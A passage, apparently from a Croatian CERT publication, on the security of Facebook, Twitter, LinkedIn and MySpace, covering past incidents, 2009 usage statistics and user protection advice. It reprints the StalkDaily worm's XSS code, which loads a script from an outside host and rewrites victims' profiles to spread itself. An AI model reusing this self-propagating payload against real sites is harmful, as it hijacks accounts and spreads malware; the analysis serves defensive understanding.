Nakon stvaranja profila, korisnik može odabrati da li želi da njegov profil bude privatan (korisnici koji nisu na listi prijatelja nisu u mogućnosti pregledavati profil) ili javni profil (svima je dopušteno pregledavanje profila). Korisnik bira želi li se pridružiti nekoj određenoj mreži (zemlja, grad, lokalna zajednica, radno mjesto, itd.) te na taj način komunicirati s poznanicima. Javni profili omogućuju strancima ili nepoželjnim osobama da kontaktiraju korisnika što narušava njegovu privatnost. Stvaranjem profila korisniku je omogućeno postavljanje osobnih fotografija na profil, liste osobnih interesa, izmjena javnih ili privatnih poruka, te stvaranje grupa koje se temelje na zajedničkim interesima pojedinaca.

Facebook je u nekoliko navrata dobio novo korisničko sučelje. U nastavku je prikazano korisničko sučelje koje je predstavljeno 2007. godine, te uključuje većinu mogućnosti koje Facebook i danas nudi svojim korisnicima.

Slika 6. Prikaz korisničkog sučelja Facebook mreže iz 2007. godine

Izvor: Facebook Wiki

Uzrok velike popularnosti društvene mreže Facebook je svakako velik broj mogućnosti koje su na raspolaganju korisnicima mreže. Svaki korisnik može odabrati koje značajke želi koristiti. Neke od najpopularnijih značajki su:

- Vijesti (*eng. News Feed*) - korisnik dobiva obavijesti o promjenama u profilima korisnika koji su na listi prijatelja, nadolazećim događajima, važnim datumima, itd.
- Zid (*eng. Wall*) - virtualna površina na profilu svakog korisnika na kojoj osobe s liste prijatelja mogu napisati poruku korisniku, s prikazom datuma i vremena kada je poruka poslana.

- Fotografije (*eng. Photos*) - svakako jedna od najpopularnijih značajki, omogućuje korisnicima postavljanje fotografija na vlastiti korisnički profil, pri čemu je omogućeno komentiranje fotografija, te označavanje osoba koje se nalaze na fotografijama.
- Bilješke (*eng. Notes*) - značajka s kojom korisnici mogu stvarati vlastite bilješke o željenim temama, funkcija slična blogu.
- Događaji (*eng Events*) - značajka koja omogućuje prijateljima ili poznanicima organiziranje nekog društvenog događaja.
- Video zapisi (*eng. Video*) - korisnici mogu na svoje profile postaviti željene video zapise i podijeliti ih s drugima.

Prethodno navedene značajke su samo neke koje Facebook mreža nudi. Također je moguće na svoj profil postaviti alate i programe koje su napravili drugi proizvođači ili osobe. Tako je npr. moguće na profil pohraniti igre, te se natjecati s prijateljima u testovima znanja, te razne druge programe.


Facebook je osim putem računala dostupan i putem mobilnih telefona. Korisničko sučelje je potpuno prilagođeno većini uređaja.

4.1.1. Sigurnosni propusti

Najpoznatiji sigurnosni propust mreže Facebook uzrokovan je nepravilnim rukovanjem AcitveX kontrolama za učitavanje fotografija (*eng. Facebook Photo Uploader*) na korisnički profil. Pri pokušaju učitavanja fotografija na profil, korisnik je dobio upozorenje da je potrebno ugraditi dodatnu AcitveX kontrolu kako bi se izvršilo učitavanje željene fotografije. Ukoliko je korisnik pristao ugraditi zlonamjernu ActiveX kontrolu na svoje računalo, postojala je mogućnost da napadač preuzme kontrolu nad računalom korisnika, te izvrši proizvoljni programski kod. Navedeni je propust riješen u kratkom vremenskom roku.


Također, na mreži Facebook dogodilo se nekoliko slučajeva u kojima su napadači nepoznatom metodom uspjeli otuđiti korisnička imena i lozinke određenih korisnika, te na taj način ugroziti privatnost podataka pohranjenih na profilu.

Sigurnost korisnika također je bila znatno ugrožena pojavom crva *Net-Worm.Win32.Koobface.b*. Poznato je da se crv širi putem spam poruka, a modifikacije za *Facebook* rezultirale su automatskim slanjem spam poruke korisnicima na listi prijatelja kompromitiranog korisničkog računa.



Slika 7. Prikaz spam poruke koju šalje zaraženi profil

Spam poruka sadrži poveznicu na zlonamjernu stranicu, te se u samoj poruci korisniku predlaže da provjeri poveznicu. Većina korisnika će posjetiti poveznicu upravo zbog činjenice da je poslana s korisničkog profila koji je na listi prijatelja. Ukoliko korisnik posjeti poveznicu, prikazati će mu se multimedijsko sučelje u kojem je naizgled moguće pogledati video na koji poveznica vodi. Pri pokušaju pokretanja video zapisa, korisniku će se pojaviti upozorenje da je potrebno ugraditi novi Flash program za reproduciranje multimedijskih sadržaja.



Slika 8. Prikaz zlonamjerne stranice na koju usmjerava *Koobface* crv

Međutim, okvir dijaloga koji se pojavi na zaslonu korisnika neće na računalo korisnika ugraditi Flash program za reproduciranje multimedijskih sadržaja, nego će zaraziti računalo korisnika crvom *Koobface*. Napadač će potom zaraženo računalo koristiti kako bi dalje širio zlonamjerne programe ili izvršavao druge oblike napada.

4.2. Twitter

Twitter je besplatna društvena mreža koja korisnicima omogućuje slanje i primanje poruka, pisanje bilješki u obliku bloga, te postavljanje fotografija na korisnički profil. Poruke od najviše 140 znakova prikazuju se na stranici autora, te se šalju korisnicima koji su to odabrali. Svaki korisnik je u mogućnosti odabrati da li želi da se njegove poruke šalju samo korisnicima koji su na listi prijatelja ili svima koji imaju pristup korisničkom profilu pošiljatelja. Poruke je osim na vlastiti profil moguće primati i putem SMS-a (*eng Short Messaging Service*) na mobilni telefon besplatno, međutim slanje poruka na Twitter mrežu putem SMS poruka se naplaćuje po tarifama mobilnih operatera. Također, Twitter mreži je moguće pristupiti putem mobilnog telefona kroz modificiranu aplikaciju namijenjenu mobilnim uređajima.

Slika 9. Prikaz izgleda korisničkog profila društvene mreže Twitter

Izvor: Google

Twitter je s radom započeo 2006. godine, te stekao velik broj korisnika i popularnost diljem svijeta. Jednostavnost korištenja i komuniciranja s drugim korisnicima je svakako prednost. Kao što je vidljivo sa Slike 9., korisničko sučelje je jednostavnije od onog na Facebook mreži. Korisničko sučelje je moguće izmijeniti prema želji. Pri stvaranju korisničkog računa potrebno je unijeti valjanu adresu e-pošte te vlastito ime. Twitter je moguće povezati sa Facebook mrežom, na način da se poruke poslane u Twitter mreži prikazuju i na Facebook profilu.

4.2.1. Sigurnosni propusti

Među najpoznatijim sigurnosnim propustima na mreži Twitter jest propust vezan uz dozvoljavanje izvršavanja proizvoljnog programskog koda na nečijem profilu. Ovaj je sigurnosni propust iskoristio crv imenom „StalkDaily“ (također ime jednog od konkurenata mreži Twitter).

Crv „StalkDaily“ se vrlo brzo proširio mrežom. Korisnik je mogao zaraziti vlastiti profil jednostavno pregledavajući profil drugog korisnika koji je zaražen zlonamjernim programom. Naime napadač je iskoristio propust koji je dozvoljavao izvršavanje proizvoljnog programskog koda, te preuzimanje zlonamjerne datoteke na profil na Twitter mreži. U nastavku je prikazan zlonamjerni kod kojim su zaraženi korisnički profili velikog broja korisnika.

```
<a href="http://www.stalkdaily.com"/><script
src="hxxp://mikeyylolz.uuuq.com/x.js>"
var update = urlencode("Hey everyone, join www.StalkDaily.com.
It´s a site like Twitter but with pictures, videos, and so much
more! :)");
var xss = urlencode(´http://www.stalkdaily.com"></a><script
src="http://mikeyylolz.uuuq.com/x.js"></script><script
src="http://mikeyylolz.uuuq.com/x.js"></script><a `);

var ajaxConn = new XHConn();
ajaxConn.connect("/status/update", "POST", "authenticity_token="+authtoken+"&status="+update+"&
tab=home&update=update");
ajaxConn1.connect("/account/settings", "POST", "authenticity_token="+authtoken+"&user[url]="+xss+"&
tab=home&update=update");
```

Slika 10. Prikaz zlonamjernog koda crva "StalkDaily"

Crvenom bojom su označeni dijelovi koda koji su zapravo načinili štetu. Crv je u svaki zaraženi profil ugradio Javascript. Pregledavanjem zaraženog profila korisnik je učitao zlonamjernu Javascript datoteku, te na taj način pokrenuo preuzimanje iste takve zlonamjerne datoteke sa navedene stranice (uuuq.com). Svim korisnicima čiji su profili bili zaraženi ovim crvom, otuđeni su korisnički podaci za pristup mreži Twitter čime je ugrožena sigurnost njihovih podataka. Zaraženi korisnički profili su automatski slali spam poruke korisnicima s liste prijatelja, usmjeravajući ih na stranicu StalkDaily društvene mreže. Vlasnici mreže su u kratkom vremenskom roku uspjeli „zakrpati“ iskorišteni sigurnosni propust.

Modificirani crv je ponovno pogodio Twitter mrežu, ali iskorištavanjem drugog sigurnosnog propusta. Druga prijetnja korisnicima ugrozila je puno manji broj korisnika, te je ispravljena u kratkom vremenskom roku.

Također, jedan od napada na Twitter mrežu je uzrokovan nedovoljno dobrom autentikacijom pri pristupu mreži. Haker imenom „Hacker Croll“ je uspio otkriti korisničko ime i lozinku jednog od administratora mreže Twitter, te je bio u mogućnosti ugroziti sigurnost milijuna korisnika. Haker je provalio u sandučić e-pošte administratora i tamo pronašao korisničko ime i lozinku za mrežu Twitter. Haker je kao dokaz navedene radnje prikazao sliku administratorskog sučelja u koje je ušao te upozorio vlasnike mreže Twitter na nedovoljno dobru autentikaciju administratorskih računa. Moguća zaštita protiv ovakvih napada je korištenje dvo ili više faktorske autentikacije pri prijavi na administratorski račun. Više o autentikaciji moguće je doznati u dokumentu „Tehnike generiranja jednokratnih lozinki“ (CCERT-PUBDOC-2009-04-262) objavljenog na službenim stranicama CERT-a.

Jedan od napada koji je također uzrokovao veliku štetu je napad kojem je cilj slanje spam poruka putem korisničkih profila. Niti danas nije poznato na koji su način napadači uspjeli

doznati korisničke podatke korisnika. Korisnički profili automatski su slali spam poruke korisnicima sa popisa prijatelja. Spam poruka je sadržavala poveznicu na web stranicu koja prodaje proizvode za mršavljenje. Korisnicima, osim otuđivanja korisničkih podataka, nije nanesena nikakva druga šteta. Vlasnici mreže Twitter su se pobrinuli da se otuđeni korisnički računi vrate u normalno stanje.

4.3. LinkedIn


LinkedIn je besplatna poslovno usmjerena društvena mreža koja je prve korisnike počela prikupljati 2003. godine. Namjena ove mreže jest ostvarivanje poslovnih kontakata, a proširena je na gotovo 170 industrija. Svrha mreže je da registrirani korisnici zabilježe svoje poslovne kontakte i ostanu u doticaju s njima. Kontakti na listi korisnika se nazivaju vezama (*eng. Connections*). Korisnici mogu stvarati nove veze, bilo da se radi o postojećim ili novim korisnicima.

Listu veza je moguće koristiti na nekoliko načina:

- Stvaranje mreže kontakata direktnim ili indirektnim vezama. Na ovaj način moguće je ostvariti poslovni kontakt sa željenom osobom.
- Moguće je pronaći posao ili poslovnu priliku, ljude ili tvrtke koje je preporučio korisnik mreže.
- Korisnici na mrežu mogu postaviti svoje životopise, interese, te stvari vezane uz poslovno okruženje.
- Poslodavci mogu pronaći kandidata za zaposlenika, te otkriti koja ih postojeća veza može predstaviti jedno drugom.

Da bi korisnik ostvario vezu s nekim kontaktom, ta ga osoba mora najprije odobriti kao svoju vezu. Ovakav pristup korisnicima ulijeva povjerenje u sigurnost njihovih podataka.

Za stvaranje korisničkog profila potrebno je navesti neke osobne informacije poput imena i prezimena, poslovnog statusa, tvrtke u kojoj korisnik trenutno radi, obrazovanja, itd.



Slika 11. Prikaz korisničkog sučelja LinkedIn mreže

Izvor: Google

Kao što je vidljivo na Slici 11., stvaranjem veze s nekim korisnikom omogućuje istom da vidi detaljni ispis osobnih podataka nekog kontakta. Navedeni su ključni podaci za poslovna okruženja poput:

- trenutnog radnog odnosa,

- prethodnih radnih odnosa,
- broj veza koje je kontakt ostvario i preporuka drugih kontakata,
- osobnog sažetka i
- stečenih radnih iskustava.

4.3.1. Sigurnosni propusti

Sigurnosni propust *LinkedIn* mreže otkriven je u *LinkedIn* dodatku za preglednik Internet Explorer. Napadač je spam porukom korisnika mogao zavarati da posjeti zlonamjernu stranicu, te s nje preuzme zlonamjerni programski kod. Dodatno, zbog propusta u ActiveX kontroli navedenog alata napadač je prepisivanjem spremnika (*eng. buffer overflow*) mogao preuzeti kontrolu nad računalom korisnika ili izvršiti DoS (*eng. Denial of Service*) napad na istog. Sigurnosni propust u LinkedIn dodatku za Internet Explorer je ispravljen.

Također, kao i kod drugih mreža, najčešći napadi su putem spam poruka, te usmjerenim phishing napadima (*eng. spear phishing attack*). Korisnici *LinkedIn* mreže često primaju poruke e-pošte od administratora mreže ili drugih korisnika mreže.

U ovom slučaju, napadač je na adrese e-pošte 10,000 korisnika *LinkedIn* mreže poslao spam poruke e-pošte za koje se činilo da su poslane od strane administratora mreže. Međutim, specifičnost usmjerenog phishing napada jest da napadač ciljano šalje spam poruke koje bi mogle zainteresirati korisnika. Dakle, napadač je prethodno uspio saznati osobne podatke o korisnicima kojima je poslao spam poruke. U ovom slučaju, spam poruka je sadržavala poveznicu na zlonamjernu stranicu putem koje bi računalo korisnika preuzelo zlonamjerni program. Napadač bi potom ostvario pristup računalu korisnika, te ugrozio privatnost i sigurnost korisnika.

4.4. MySpace

MySpace je besplatna društvena mreža, koja je počela gubiti na popularnosti nakon pojave *Facebook* mreže. Omogućuje korisnicima razmjenu poruka, razmjenu multimedijalnih sadržaja, uslugu trenutnog prijenosa poruka (*eng. instant messaging*), te mnoge druge slične usluge. Korisnik, kao i na svakoj drugoj društvenoj mreži, stvaranjem korisničkog računa odabire količinu osobnih podataka koje želi otkriti o sebi. Korisnički profili sadrže polja u kojima korisnik iznosi svoje interese (npr. O meni, Koga bi volio upoznati). U korisnički profil je moguće ugraditi razne multimedijalne dodatke poput video zapisa, glazbe ili pak Flash animacija.

Korisnički profil na mreži *MySpace* moguće je potpuno izmijeniti, uz poznavanje HTML (*eng. HyperText Markup Language*) koda.

Na mreži *MySpace* glazbenim umjetnicima je omogućeno postavljanje lista pjesama u MP3 (*eng. MPEG Layer 3*) formatu.

Slika 12. Prikaz izgleda profila MySpace mreže

Izvor: Google

Neke od značajki koje *MySpace* mreža omogućuje korisnicima su:

- sustav za razmjenu poruka,
- pridruživanje grupama korisnika s istim interesima,
- *MySpace* IM uslugu trenutnog prijenosa poruka,
- *MySpace* TV uslugu za dijeljenje video zapisa sa drugim korisnicima,
- nadogradnju profila programima određene namjene,
- *MySpace* News uslugu vijesti, itd.

4.4.1. Sigurnosni propusti

Sigurnost korisnika *MySpace* mreže je također ugrožena *Koobface* crvom koji je djelovao jednako kao inačica za *Facebook* mrežu. Međutim, na *MySpace* mreži ovaj je crv prouzročio puno veću štetu - zarazio je više od milijun korisnika u manje od 20 sati.

Sigurnost korisnika *MySpace* mreže je ugrožena iskorištavanjem propusta u ActiveX kontroli *MySpace* alata za učitavanje multimedijalnih sadržaja (*eng. MySpace Uploader*) na korisnički profil. Pokušaj napada je identičan onome navedenom u *Facebook* mreži kod *Facebook* alata za učitavanje fotografija na korisnički profil. Propust u alatu za učitavanje multimedijalnih sadržaja je uspješno ispravljen.


Na *MySpace* mreži su također napadnuti korisnički profili poznatih osoba kako bi se posredno izvršio napad i na veliki broj ostalih korisnika. Napadač je putem propusta u *MySpace* mreži na otuđeni korisnički profil ugradio zlonamjerni HTML kod u obliku poveznice. Poveznica vodi na zlonamjernu stranicu, te sadrži multimedijsku datoteku koja bi se mogla učiniti zanimljivom korisniku. Međutim, već samim dolaskom na stranicu korisnik riskira sigurnost vlastitih podataka. Dolaskom na zlonamjernu stranicu na računalo se u pozadini, bez znanja korisnika, preuzima zlonamjerni program koji iskorištava propuste u preglednicima i operacijskim sustavima. Ukoliko korisnik nije redovito preuzimao zakrpe za iste, postoji velika mogućnost kompromitiranja računala.

Slika 13. Prikaz zlonamjerne stranice za izvršavanje napada na korisnika

Napadač je također postavio i drugu mogućnost preuzimanja zlonamjernog programa na računalo korisnika. Kada je korisnik pokušao pokrenuti prikazanu multimedijsku datoteku, pojavio se okvir dijaloga koji je zahtijevao ugradnju pokretačkog programa. Međutim, navedeni okvir dijaloga ne bi pokrenuo preuzimanje pokretačkih programa nego zlonamjernog programa.

4.5. Statistike

Da bi se obrazložio odabir upravo ove četiri društvene mreže, u ovom će poglavlju biti navedene statistike. Prema statističkim podacima web servisa Compete.com za srpanj 2009. godine, *Facebook* kao najpopularnija društvena mreža ima uvjerljivo najveći broj jedinstvenih posjeta (svaki korisnik koji je posjetio web stranicu broji se samo jednom), gotovo 122,7 milijuna. Na drugom mjestu po broju jedinstvenih posjeta nalazi se MySpace koji ima 59,6 milijuna. Slijedi Twitter sa 23,3 milijuna i LinkedIn sa 13,2 milijuna. U nastavku su grafički prikazane sve četiri društvene mreže u periodu od srpnja 2008. do srpnja 2009.



Slika 14. Prikaz broja jedinstvenih posjeta pojedinoj društvenoj mreži

Izvor: Compete.com


Također je korisno prikazati navedene podatke i u postocima kako bi bilo uočljivije koja društvena mreža ima najveći rast. U nastavku u Tablici 2. navedene su vrijednosti prema web servisu Compete.com koje vrijede za period od srpnja 2008. do srpnja 2009.

Mreža	Mjesečni rast [%]	Godišnji rast [%]
Facebook	+0.10%	+220.52%
LinkedIn	+5.77%	+86.78%
Twitter	+1.25%	+949.64%
MySpace	-2.23%	+0.22%

Tablica 2. Prikaz postotnih podataka za pojedine društvene mreže

Izvor: Compete.com


Iz navedenih je podataka vidljivo da uvjerljivo najveći godišnji rast ima *Twitter* mreža, nakon toga slijede *Facebook* i *LinkedIn*. *MySpace* još uvijek bilježi rast na godišnjoj razini, međutim osjetan je pad popularnosti ove mreže na mjesečnoj razini. Pad popularnosti uzrokovan je pojavom *Twitter* mreže, te pridruživanjem velikog broja korisnika istoj.



Slika 15. Broj posjeta na godišnjoj razini

Po broju posjeta na godišnjoj bazi uvjerljivo prednjači *Facebook* mreža, sa više od 2 milijarde posjeta. Najbliži konkurent *Facebook* mreži je *MySpace* sa oko 750 milijuna posjeta, međutim, i u ovom dijelu *MySpace* bilježi znatan pad, nešto više od 12%. *Twitter* mreža bilježi oko 150 milijuna posjeta godišnje, ali također kao i u prethodnom dijelu znatan rast, od čak 768%. LinkedIn među odabranim mrežama ima najmanji broj godišnjih posjeta, njih 48 milijuna.


Korisno je za navesti također i postotak korisnika ovisno o dobnoj skupini kojoj pripadaju. Korištene statistike objavljene su na web stranicama tvrtke OneHalfAmazing i prikazane su za Facebook mrežu.



Slika 16. Prikaz postotaka korisnika ovisno o dobnoj skupini
Izvor: OneHalfAmazing.com


Iz gornjeg je dijagrama vidljivo da najveći dio korisnika prisutnih na društvenoj mreži *Facebook*, čak 81%, spada u skupinu od 12 do 34 godine. Druge društvene mreže imaju gotovo jednake statističke podatke, te iz tog razloga nisu prikazane.

Također prema istraživanju „The Web Hacking Incidents Database 2009“ tvrtke Breach društvene su mreže na prvom mjestu po postotku napada, s čak 19%. Rezultati iz prošle godine, gdje su društvene mreže imale značajno manji postotak napada, ukazuju na porast napada na društvene mreže zbog velikog rasta popularnosti istih.




Slika 17. Prikaz postotaka napada na pojedine web servise

Prema istraživanju „Sophos Security Threat Report“ iz srpnja 2009. provedenom među tvrtkama, određeni broj tvrtki je ograničio pristup svojih zaposlenika društvenim mrežama. Međutim, kao što je vidljivo na dijagramima prikazanim na Slici 17. gotovo polovica tvrtki koje su sudjelovale u ispitivanju ipak nemaju ograničen pristup društvenim mrežama. Vidljivo je, također, da su se neke tvrtke ograničavanjem pristupa pokušale zaštititi od gubitka podataka, zlonamjernih programa i gubitka produktivnost u tvrtki.



Slika 18. Prikaz rezultata istraživanja provedenog među tvrtkama

Također, iz Slike 18. je vidljivo da se velikom dijelu ispitanika nikad nisu dogodili napadi spam porukama, phishing-om niti zlonamjernim programima, u prosjeku 50%. Čak 33.4% ispitanika je doživjelo napad spam porukama, 21% phishing napad, te 21.2% napad zlonamjernim programima.



Slika 19. Prikaz postotka ispitanika koji su ugroženi nekim napadom

5. Kako se zaštititi

Zaštita privatnosti korisnika društvene mreže, isto kao i podataka koje je korisnik postavio na društvenu mrežu, mora biti primjereno osigurana. Iako poslužitelji ugrađuju zakrpe za propuste na društvenoj mreži, česte su situacije kada je napad izveden putem propusta u web preglednicima koje je korisnici upotrebljavaju. Međutim, korisnici često mogu i sami (nesavjesnim korištenjem) kompromitirati svoj profil ili otkriti svoje osjetljive podatke. U ovom poglavlju će biti navedeni savjeti korisnicima društvenih mreža kako bi zaštitili svoje podatke i informacije, te primijenili odgovarajući oprez pri otkrivanju osjetljivih ili povjerljivih informacija.

Korisnik može primijeniti sljedeće korake kako bi se zaštitio od zlonamjernih napada:

- *Ograničavanje količine osobnih informacija koje su prikazane na društvenoj mreži* - korisnik ne bi smio otkrivati informacije koje ga mogu ugroziti na bilo koji način (poput adrese stanovanja ili dnevne rutine). Ukoliko poznanici prikažu informacije o korisniku, korisnik se mora uvjeriti da ga te informacije na ugrožavaju, tj. da ne narušavaju njegovu privatnost.
- *Internet je javni resurs* - na svojem profilu korisnik ne bi trebao prikazivati podatke ili medije koje ne želi otkriti širem krugu ljudi (poznatih ili nepoznatih). Važno je napomenuti da jednom kada podaci budu postavljeni na web stranice društvene mreže, ne mogu se povući ili izbrisati. Iako ih korisnik izbriše sa svojeg profila, postoji vrlo velika vjerojatnost da su ti podaci ostali pohranjeni u priručnoj memoriji (*eng. cache*) na računalu nekog drugog korisnika ili arhivi podatak društvene mreže.
